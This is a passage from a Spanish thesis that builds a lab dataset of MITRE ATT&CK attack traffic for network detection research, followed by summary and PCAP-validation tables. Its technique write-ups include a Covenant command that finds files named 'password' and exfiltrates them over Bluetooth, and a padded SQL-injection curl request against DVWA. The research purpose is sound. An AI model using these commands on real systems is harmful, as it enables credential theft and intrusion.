ID	T1104
Descripción General	El atacante realiza la interacción con la víctima en un proceso de varias fases. Con el fin de aumentar la dificultad de la detección, el atacante establece un frente de ataque (encargado de extraer datos y actualizar la información) y un RAT (Remote Access Tool) que permite comunicarse con el frente de ataque para la recolección final
Entorno	Windows
Herramientas	VirtualBox, Wireshark, Covenant, RDP

Tabla 3-26. Canales Multifase

Este ataque, a ojos de la víctima, es idéntico a cualquier otro ataque de C2. Sin embargo, detrás del servidor C2, hay otro servidor padre, que realmente es el origen de la amenaza, que orquesta los comandos haciendo uso del servidor C2 Covenant. Existen muchas formas de implementar esta conexión, pero la utilizada para

este caso ha sido la de RDP (que permite interactuar con Covenant de forma visual con la interfaz gráfica).

Para comenzar, se establece la sesión RDP entre servidor padre y servidor C2 (LT1). Posteriormente se realizan todos los pasos comunes en un establecimiento de conexión C2 con Covenant.




Figura 3-59. Conexiones Multifase

Para variar entre comandos de C2, una vez que el servidor padre consigue acceso a la víctima, se ejecuta un escaneo de puertos local a la víctima, para comprobar los puertos abiertos.

Grunt: bec5eebce3




Figura 3-60. Comandos Multifase

3.2.2.23 Exfiltration Over Other Network Medium (T1011)

Campo	Valor
Táctica	Exfiltration
Técnica	Exfiltration Over Other Network Medium
Subtécnica	Exfiltration Over Bluetooth
ID	T1011
Descripción General	El atacante, una vez se ha introducido en la red de la víctima, busca extraer información relevante (e.g. credenciales) usando para ello un medio alternativo. En este caso, el atacante trata de robar la información a través de Bluetooth, que puede no disponer de la seguridad suficiente como un medio cableado
Entorno	Windows
Herramientas	VirtualBox, Wireshark, Covenant, Bt-obex

Tabla 3-27. Exfiltración por Bluetooth

El comienzo de esta técnica es como cualquier otro inicio de C2 realizado con Covenant. La diferencia reside en el método de extraer la información valiosa del equipo víctima.

El escenario de la red involucra a tres equipos. Por un lado, el servidor C2 y la víctima, que mantienen la comunicación normal de C2. Por otro, se encuentra un equipo con Bluetooth activado esperando a la recepción de un archivo (con nombre LAPTOP-XXX).

El proceso de implementación comienza con el servidor C2 dando la orden a la víctima de buscar ficheros con la palabra “password” en su nombre. Tras eso (en la misma línea de comandos) se usa la herramienta btobex para enviar el fichero encontrado por Bluetooth, evitando que esta acción sea detectada por la red común.

```
[27/05/2024 18:03:22 UTC] ShellCmd completed
(Javier) > ShellCmd /shellcommand:"cd C:\ && for /r %i in (*password*) do btobex -n \"LAPTOP-KEQM23SL\" \"%i\" && exit"

C:\>btobex -n "LAPTOP-KEQM23SL" "C:\password.txt" && exit
```

Figura 3-61. Comando Bluetooth




Figura 3-62. Recepción Fichero Bluetooth

3.2.2.24 Automated Exfiltration (T1020)

Campo	Valor
Táctica	Exfiltration
Técnica	Automated Exfiltration
Subtécnica	Traffic Duplication
ID	T1020
Descripción General	El atacante, accediendo al equipo víctima, activa o habilita el duplicado de paquetes, una funcionalidad usada comúnmente para el análisis de red. De esta forma, actúa de manera similar a como lo haría el atacante en ataques MiM.
Entorno	Windows
Herramientas	VirtualBox, Wireshark, Scapy, SSH

Tabla 3-28. Duplicación de Tráfico

Este ataque tiene varias vertientes. Es posible activar el duplicado de paquetes actuando directamente sobre características hardware, como la de un switch o router (más sofisticado y complejo). También es posible implementar este ataque con la librería Scapy (más extendida y de uso común) que permite escuchar paquetes recibidos por una interfaz y duplicarlos por otra.

En este escenario, el atacante aprovecha una vulnerabilidad SSH para, en primer lugar, enviar un script en Python que utiliza la librería Scapy y que realiza la acción comentada en el párrafo anterior. Luego, el atacante se conecta a la máquina víctima usando el comando SSH.




Figura 3-63. Comandos Duplicado de Tráfico – I

Una vez en la máquina cliente, se comprueba si está instalada la librería scapy. En caso negativo se instala y cuando finalice el proceso de instalación se pone en marcha el script. Podemos comprobar cómo el proceso se ejecuta en segundo plano, pudiendo salir de la sesión ssh y dejar el proceso cargado en memoria.




Figura 3-64. Comandos Duplicado de Tráfico - II

3.2.2.25 Scheduled Transfer (T1029)

Campo	Valor
Táctica	Exfiltration
Técnica	Scheduled Transfer
Subtécnica	-----
ID	T1029
Descripción General	El atacante establece una transferencia de información programada, de forma que se efectúe en un instante concreto del día. De esta forma se busca adecuar el ataque a un momento del día en el que resulte más sencillo ocultarlo entre otros paquetes, ya sea por la existencia de ruido o por la falta de atención puesta en la red.
Entorno	Windows
Herramientas	VirtualBox, Wireshark, Covenant, SSH

Tabla 3-29. Transferencia Programada

Este ataque difiere de los demás ataques C2 en que la extracción no es instantánea. Ésta no se produce justo cuando el atacante ejecuta los comandos y estos terminan su ciclo de vida, sino que se programa el retorno para que se ejecute en un instante de tiempo concreto. Esto puede facilitar la extracción, normalmente porque hay tramos horarios del día en los que un usuario puede ser más inactivo, o la propia red puede experimentar más ruido que opaque la amenaza.

Para implementarlo, tras establecer la conexión C2, los comandos a ejecutar se insertan en un comando padre, que programa la ejecución del hijo para un instante determinado. En este caso, por comodidad de simulación (no afecta a los resultados) se programa la extracción para que se produzca un minuto después de completarse el envío del comando.




Figura 3-65. Comando para Traspaso Programado




Figura 3-66. Fichero recibido tras Traspaso Programado

3.2.2.26 Exploit Public-Facing Application (T1190)

Campo	Valor
Táctica	Initial Access
Técnica	Exploit Public-Facing Application
Subtécnica	-----
ID	T1190
Descripción General	El atacante inserta una inyección SQL en la URL de una petición HTTP a un servidor público. Esta inyección contiene caracteres de relleno que hacen que la inyección se encuentre a altos bytes.
Entorno	Linux
Herramientas	VirtualBox, Wireshark, DVWA (Damn Vulnerable Web App).

Para este ataque se hace uso del paquete software DVWA, que permite poner en marcha un servidor con vulnerabilidades. Su instalación es sencilla, siendo tan sólo necesario la ejecución de un script de instalación. Una vez finalice el proceso de configuración, la página principal debería quedar tal y como se muestra en la siguiente captura.





Figura 3-67. Servidor DVWA

Preparado el servidor, se procede con el uso de la herramienta curl para llevar a cabo la inyección SQL. La siguiente captura muestra cómo, desde el terminal de un equipo en la misma subred (adaptado al entorno de máquinas virtuales, en un caso real con que tuviera acceso a dicho equipo sería suficiente, sin necesidad de encontrarse en la misma subred) se realiza el ataque. El recuadro rojo muestra la inserción de código para generar 4500 caracteres de relleno, haciendo que la inyección SQL como tal se encuentre en bytes altos del mensaje.

Este ataque contiene dos vertientes muy similares, una con 4500 bytes de relleno, y otra con 5500 bytes. La diferencia reside únicamente en el número de caracteres 'A' insertados como relleno antes de la inyección SQL.



```
dit@linux-U-L1: ~
Archivo Editar Ver Buscar Terminal Ayuda
dit@linux-U-L1:~$ curl -X GET "http://192.168.10.1/DVWA/vulnerabilities/sqli/?id=3+'%(python3 -c 'print('A'*4500)')'%41%4E%44%2B1%3D1--&Submit=Submit"
dit@linux-U-L1:~$
```

Figura 3-68. Inyección SQL a Bytes Altos

3.2.3 Resumen de Ataques

Como resultado final de cohesionar el tráfico de ataques de repositorios ajenos con el tráfico de ataques implementado en este trabajo se tiene un nivel de implementación tal y como el que se demuestra en la siguiente tabla resumen (para técnicas y sub técnicas **detectables por red**).

Reconnaissance				
ID Técnica	Técnica	Nº Subtécnicas	Nº Subtécnicas Implementadas	Nº Ataques Implementados
T1589	Gather Victim Identity Information	1	1	1
T1595	Active Scanning	3	2	3
T1598	Phishing for Information	3	1	1
Resource Development				
ID Técnica	Técnica	Nº Subtécnicas	Nº Subtécnicas Implementadas	Nº Ataques Implementados
T1585	Establish Accounts	1	1	1
T1586	Compromise Accounts	1	1	1
Initial Access				
ID Técnica	Técnica	Nº Subtécnicas	Nº Subtécnicas Implementadas	Nº Ataques Implementados
T1133*	External Remote Services	0	0	1

T1189	Drive-by Compromise	0	0	2
T1190	Exploit Public-Facing Application	0	0	5
T1199	Trusted Relationship	0	0	1
T1200	Hardware Additions	0	0	1
T1566	Phishing	4	2	2
T1659	Content Injection	0	0	2
Execution				
ID Técnica	Técnica	Nº Subtécnicas	Nº Subtécnicas Implementadas	Nº Ataques Implementados
T1047	Windows Management Instrumentation	0	0	1
T1204	User Execution	1	1	1
T1569	System Services	1	1	1
T1053*	Scheduled Task/Job	1	1	1
Persistence				
ID Técnica	Técnica	Nº Subtécnicas	Nº Subtécnicas Implementadas	Nº Ataques Implementados
T1133*	External Remote Services	0	0	1
T1176	Browser Extensions	0	0	1
T1197*	BITS Jobs	0	0	1
T1205*	Traffic Signaling	2	1	1
T1505	Server Software Component	1	1	2
T1542*	Pre-OS Boot*	1	1	1
T1053*	Scheduled Task/Job	1	1	1
T1543*	Create or Modify System Process	1	1	1
Privilege Escalation				
ID Técnica	Técnica	Nº Subtécnicas	Nº Subtécnicas Implementadas	Nº Ataques Implementados
T1053*	Scheduled Task/Job	1	1	1
T1543*	Create or Modify System Process	1	1	1

Defense Evasion				
ID Técnica	Técnica	Nº Subtécnicas	Nº Subtécnicas Implementadas	Nº Ataques Implementados
T1070	Indicator Removal	1	1	1
T1112	Modify Registry	0	0	1
T1197*	BITS Jobs	0	0	1
T1205*	Traffic Signaling	2	1	1
T1207	Rogue Domain Controller	0	0	1
T1218	System Binary Proxy Execution	4	1	1
T1221	Template Injection	0	0	1
T1542*	Pre-OS Boot	1	1	1
T1599	Network Boundary Bridging	1	1	3
T1612	Build Image on Host	0	0	2
Credential Access				
ID Técnica	Técnica	Nº Subtécnicas	Nº Subtécnicas Implementadas	Nº Ataques Implementados
T1003	OS Credential Dumping	1	1	1
T1187	Forced Authentication	0	0	2
T1557*	Adversary-in-the-Middle	3	2	7
Discovery				
ID Técnica	Técnica	Nº Subtécnicas	Nº Subtécnicas Implementadas	Nº Ataques Implementados
T1018	Remote System Discovery	0	0	1
T1033	System Owner / User Discovery	0	0	1
T1046	Network Service Discovery	0	0	3
T1087	Account Discovery	1	1	1
T1482	Domain Trust Discovery	0	0	1
T1615	Group Policy Discovery	0	0	1
Lateral Movement				

ID Técnica	Técnica	Nº Subtécnicas	Nº Subtécnicas Implementadas	Nº Ataques Implementados
T1021	Remote Services	6	1	1
T1210	Exploitation of Remote Services	0	0	3
T1534	Internal Spearphishing	0	0	1
T1563	Remote Service Session Hijacking	2	1	1
T1570	Lateral Tool Transfer	0	0	1
Collection				
ID Técnica	Técnica	Nº Subtécnicas	Nº Subtécnicas Implementadas	Nº Ataques Implementados
T1039	Data from Network Shared Drive	0	0	1
T1557*	Adversary-in-the-Middle	3	2	7
T1602	Data from Configuration Repository	2	1	1
T1114	Email Collection	1	1	1
Command and Control				
ID Técnica	Técnica	Nº Subtécnicas	Nº Subtécnicas Implementadas	Nº Ataques Implementados
T1001	Data Obfuscation	3	2	2
T1008	Fallback Channels	0	0	1
T1071	Application Layer Protocol	4	0	1
T1090	Proxy	3	1	1
T1095	Non-Application Layer Protocol	0	0	1
T1102	Web Service	3	1	1
T1104	Multi-Stage Channels	0	0	1
T1105	Ingress Tool Transfer	0	0	1
T1132	Data Encoding	2	1	1
T1205*	Traffic Signaling	2	1	1
T1219	Remote Access Software	0	0	2
T1568	Dynamic Resolution	3	1	1

T1571	Non-Standard Port	0	0	1
T1572	Protocol Tunneling	0	0	1
T1573	Encrypted Channel	2	1	1
T1659	Content Injection	0	0	2
T1665	Hide Infrastructure	0	0	1
Exfiltration				
ID Técnica	Técnica	N° Subtécnicas	N° Subtécnicas Implementadas	N° Ataques Implementados
T1011	Exfiltration Over Other Network Medium	1	1	1
T1020	Automated Exfiltration	1	1	1
T1029	Scheduled Transfer	0	0	1
T1030	Data Transfer Size Limits	0	0	1
T1041	Exfiltration Over C2 Channel	0	0	1
T1048	Exfiltration Over Alternative Protocol	3	1	2
T1537	Transfer Data to Cloud Account	0	0	1
T1567	Exfiltration Over Web Service	4	1	1
Impact				
ID Técnica	Técnica	N° Subtécnicas	N° Subtécnicas Implementadas	N° Ataques Implementados
T1491	Defacement	2	1	1
T1496	Resource Hijacking	0	0	1
T1498	Network Denial of Service	2	2	10
T1499	Endpoint Denial of Service	4	4	11
T1565	Data Manipulation	1	1	1

Tabla 3-30. Alcance de Implementación Posterior – Tácticas / Técnicas / Subtécnicas

3.2.4 Validación de Ataques

Ante el gran desafío que supone manejar un repositorio de esta magnitud y variedad es fundamental asegurar que cada una de las muestras de ataques han sido generadas adecuadamente y cumplen con las características y

especificaciones acordadas. Para ello, es primordial realizar una validación exhaustiva de las capturas de tráfico, supervisando manualmente que contienen el ataque especificado. La siguiente tabla resume la localización de este apartado para cada uno de los ataques implementados en el estudio.

La tabla se compone de los siguientes campos:

- Táctica: táctica a la que pertenece el ataque
- Técnica: técnica a la que pertenece el ataque
- Subtécnica: subtécnica a la que pertenece el ataque
- Fichero PCAP: nombre de la captura de ataque. Sigue una sintaxis de nomenclatura concreta, pudiendo encontrar el nombre de la técnica (seguido en ocasiones de algún sufijo o cadena adicional) y otros identificadores como el ID de técnica o el ID de referencia de procedencia.
- Validación de PCAP: referencia donde consultar el apartado de validación. La referencia está compuesta por el identificador y el apartado de la memoria donde encontrarlo. El número entre corchetes se corresponde con el identificador definido en la Tabla 3-1. Este TFG tiene como identificador el ID [4].
- ID Ataque: servirá para identificar de forma unívoca cada uno de los ataques del banco completo dentro de esta memoria (así las referencias en apartados posteriores serán claras e inconfundibles).

TÁCTICA	TÉCNICA	SUBTÉCNICA	FICHERO PCAP	VALIDACIÓN DE PCAP	ID ATAQUE
Command and Control	Data Obfuscation	Steganography	T1001.002-Data_obfuscation_steganography_[4].pcapng	Manual [4] / B.18	ATA1
Command and Control	Data Obfuscation	Protocol Impersonation	T1001.003-Data_obfuscation_protocol_impersonation_[4].pcapng	Manual [4] / B.17	ATA2
Credential Access	OS Credential Dumping	DCSync	T1003-Os_credential_dumping_dcsync_[4].pcapng	Manual [4] / B.11	ATA3
Command and Control	Fallback Channels	-	T1008-Fallback_channels_[4].pcapng	Manual [4] / B.19	ATA4
Exfiltration	Exfiltration Over Other Network Medium	Exfiltration Over Bluetooth	T1011-Exfiltration_over_bluetooth_[4].pcapng	Manual [4] / B.23	ATA5
Discovery	Remote System Discovery	-	T1018-service_discovery_[3].pcapng	Manual [3] / 3.8.1.4	ATA6

Exfiltration	Automated Exfiltration	Traffic Duplication	T1020.001- Automated_exfiltration_traffic_duplication_[4].pcapng	Manual [4] / B.24	ATA7
Lateral Movement	Remote Services	SSH	T1021- remote_services_ssh_[3].pcapng	Manual [3] / 3.8.10.4	ATA8
Exfiltration	Scheduled Transfer	-	T1029- Scheduled_transfer_[4].pcapng	Manual [4] / B.25	ATA9
Exfiltration	Data Transfer Size Limits	-	T1030- Transfer_Size_Limits_[5].pcapng	Manual [5] / C.1	ATA10
Discovery	System Owner	-	T1033- System_owner_[4].pcapng	Manual [4] / B.12	ATA11
Collection	Data from Network Shared Drive	-	T1039- Data_from_network_shared_drive_[4].pcapng	Manual [4] / B.15	ATA12
Credential Access	Network Sniffing	-	T1040- Autenticacion_[1].pcapng	Manual [1] / E.20	ATA13
Credential Access	Network Sniffing	-	T1040- Chopchop_[1].pcapng	Manual [1] / E.21	ATA14
Credential Access	Network Sniffing	-	T1040- Fragmentacion_[1].pcapng	Manual [1] / E.22	ATA15
Credential Access	Network Sniffing	-	T1040- Mac_flood_[1].pcapng	Manual [1] / E.1	ATA16
Exfiltration	Exfiltration Over C2 Channel	-	T1041- exfiltration_over_c2_channel_[3].pcapng	Manual [3] / 3.8.14.4	ATA17

Discovery	Network Service Discovery	-	T1046-C2018_[6].pcapng	Manual [4] / B.31	ATA18
Discovery	Network Service Discovery	-	T1046-Version_services_detection1_[3].pcapng	Manual [3] / 3.8.3.4	ATA19
Discovery	Network Service Discovery	-	T1046-Version_services_detection2_[3].pcapng	Manual [3] / 3.8.3.4	ATA20
Execution	Windows Management Instrumentation	-	T1047-WinRM_[2].pcapng	Manual [4] / B.26	ATA21
Exfiltration	Exfiltration Over Alternative Protocol	Exfiltration Over Unencrypted Non-C2 Protocol	T1048.003-Exfiltration_over_FTP_[3].pcapng	Manual [3] / 3.8.15.4	ATA22
Exfiltration	Exfiltration Over Alternative Protocol	Exfiltration Over Unencrypted Non-C2 Protocol	T1048.003-Exfiltration_over_ICMP_[2].pcapng	Manual [4] / B.27	ATA23
Persistence	Scheduled Task/Job	At	T1053.002-Scheduled_TaskJob_At_[5].pcapng	Manual [5] / C.42	ATA24
Defense Evasion	Indicator Removal	Network Share Connection Removal	T1070-Indicator_removal_network_share_connection_removal_[4].pcapng	Manual [4] / B.8	ATA25
Command and Control	Application Layer Protocol	DNS	T1071-Tunnel_[1].pcapng	Manual [1] / E.17	ATA26
Discovery	Account Discovery	Domain Account	T1087.002-AccountDiscovery_Domain_Account_[5].pcapng	Manual [5] / C.44	ATA27
Command and Control	Proxy	Internal Proxy	T1090-Proxy_internal_proxy_[4].pcapng	Manual [4] / B.20	ATA28

Command and Control	Non-Application Layer Protocol	-	T1095-Non_Application_Layer_[3].pcapng	Manual [3] / 3.8.13.4	ATA29
Command and Control	Web Service	One-Way Communication	T1102.003-Web_service-one_way_communication_[4].pcapng	Manual [4] / B.21	ATA30
Command and Control	Multi-Stage Channels	-	T1104-Multi_stage_channels_[4].pcapng	Manual [4] / B.22	ATA31
Command and Control	Ingress Tool Transfer	-	T1105-Ingress_Tool_Transfer_[5].pcapng	Manual [5] / C.2	ATA32
Credential Access	Brute Force	Password Spraying	T1110-Diccionario_[1].pcapng	Manual [1] / E.26	ATA33
Credential Access	Brute Force	Password Cracking	T1110-pmkid_[1].pcapng	Manual [1] / E.25	ATA34
Credential Access	Brute Force	Password Cracking	T1110-Ptw_korek_[1].pcapng	Manual [1] / E.24	ATA35
Credential Access	Brute Force	Password Guessing	T1110-Wps_[1].pcapng	Manual [1] / E.27	ATA36
Credential Access	Brute Force	Password Guessing	T1110.001-FTP-C2018_[6].pcapng	Manual [4] / B.32	ATA37
Credential Access	Brute Force	Password Guessing	T1110.001-Hydra_[3].pcapng	Manual [3] / 3.8.9.4	ATA38
Credential Access	Brute Force	Password Guessing	T1110.001-SSH-C2018_[6].pcapng	Manual [4] / B.33	ATA39

Defense Evasion	Modify Registry	-	T1112- Modify_registry_[4].pcapng	Manual [4] / B.9	ATA40
Collection	Email Collection	Remote Email Collection	T1114- Email_collection_remote_email_collection_[4].pcapng	Manual [4] / B.16	ATA41
Command and Control	Data Encoding	Standard Encoding	T1132.001- Standard_Encoding_[5].pcapng	Manual [5] / C.3	ATA42
Initial Access	External Remote Services	-	T1133- External_remote_services_[4].pcapng	Manual [4] / B.3	ATA43
Persistence	Browser Extensions	-	T1176-Browser-extension_[4].pcapng	Manual [4] / B.7	ATA44
Credential Access	Forced Authentication	-	T1187- Forced_Authentication_[5].pcapng	Manual [5] / C.4	ATA45
Credential Access	Forced Authentication	-	T1187- Forced_Authentication2_[5].pcapng	Manual [5] / C.4	ATA46
Initial Access	Drive-by Compromise	-	T1189-Drive-by_compromise_v1_[4].pcapng	Manual [4] / B.4	ATA47
Initial Access	Drive-by Compromise	-	T1189-Drive-by_compromise_v2_[4].pcapng	Manual [4] / B.4	ATA48
Initial Access	Exploit Public-Facing Application	-	T1190-Sql_injection-C2018_[6].pcapng	Manual [4] / B.34	ATA49
Initial Access	Exploit Public-Facing Application	-	T1190- Sql_injection1_[3].pcapng	Manual [3] / 3.8.5.4	ATA50

Initial Access	Exploit Public-Facing Application	-	T1190-SQL_Injection_High_Bytes_1_[4].pcapng	Manual [4] / B.39	ATA51
Initial Access	Exploit Public-Facing Application	-	T1190-SQL_Injection_High_Bytes_2_[4].pcapng	Manual [4] / B.39	ATA52
Initial Access	Exploit Public-Facing Application	-	T1190-Sql_injection2_[2].pcapng	Manual [4] / B.28	ATA53
Persistence	BITS Jobs	-	T1197-BITS_Jobs_[5].pcapng	Manual [5] / C.5	ATA54
Initial Access	Trusted Relationship	-	T1199-Trusted_relationship_[4].pcapng	Manual [4] / B.5	ATA55
Initial Access	Hardware Additions	-	T1200-Hardware_Additions_[5].pcapng	Manual [5] / C.6	ATA56
Execution	Exploitation for Client Execution	-	T1203-C2018_[6].pcapng	Dataset CIC-2018	ATA57
Execution	User Execution	Malicious Link	T1204.001-malicious_link_[3].pcapng	Manual [3] / 3.8.17.4	ATA58
Command and Control	Traffic Signaling	Port Knocking	T1205.001-Port_Knocking_[3].pcapng	Manual [3] / 3.8.11.4	ATA59
Defense Evasion	Rogue Domain Controller	-	T1207-Rogue_domain_controller_[4].pcapng	Manual [4] / B.10	ATA60
Lateral Movement	Exploitation of Remote Services	-	T1210-Eternal_blue_[2].pcapng	Manual [4] / B.29	ATA61

Lateral Movement	Exploitation of Remote Services	-	T1210-Remote_code_execution_[2].pcapng	Manual [4] / B.30	ATA62
Lateral Movement	Exploitation of Remote Services	-	T1210-Web_attack-C2018_[6].pcapng	Manual [4] / B.36	ATA63
Collection	Data from Information Repositories	-	T1213-SQL_injection_[3].pcapng	Manual [3] / 3.8.6.4	ATA64
Defense Evasion	System Binary Proxy Execution	Regsvr32	T1218.010-COM_Scriptlet_[2].pcapng	Manual [5] / C.25	ATA65
Command and Control	Remote Access Software	-	T1219-RemoteAccessSoftwareLocal_[5].pcapng	Manual [5] / C.7	ATA66
Command and Control	Remote Access Software	-	T1219-RemoteAccessSoftwareNAT_[5].pcapng	Manual [5] / C.7	ATA67
Defense Evasion	Template Injection	-	T1221-Template_Injection_[5].pcapng	Manual [5] / C.8	ATA68
Discovery	Domain Trust Discovery	-	T1482-Domain_trust_discovery_[4].pcapng	Manual [4] / B.13	ATA69
Impact	Defacement	Internal Defacement	T1491.001-Internal_Defacement_[5].pcapng	Manual [5] / C.9	ATA70
Impact	Resource Hijacking	-	T1496-Cryptomining_[2].pcapng	Manual [5] / C.26	ATA71
Impact	Network Denial of Service	Reflection Amplification	T1498-Amplif_dns_[1].pcapng	Manual [1] / E.14	ATA72

Impact	Network Denial of Service	Reflection Amplification	T1498-Fraggle_[1].pcapng	Manual [1] / E.13	ATA73
Impact	Network Denial of Service	Reflection Amplification	T1498-Smurf_[1].pcapng	Manual [1] / E.7	ATA74
Impact	Network Denial of Service	-	T1498-Tcbpdu_[1].pcapng	Manual [1] / E.5	ATA75
Impact	Network Denial of Service	Direct Network Flood	T1498.001-HTTP_flood-C2018_[6].pcapng	Manual [4] / B.37	ATA76
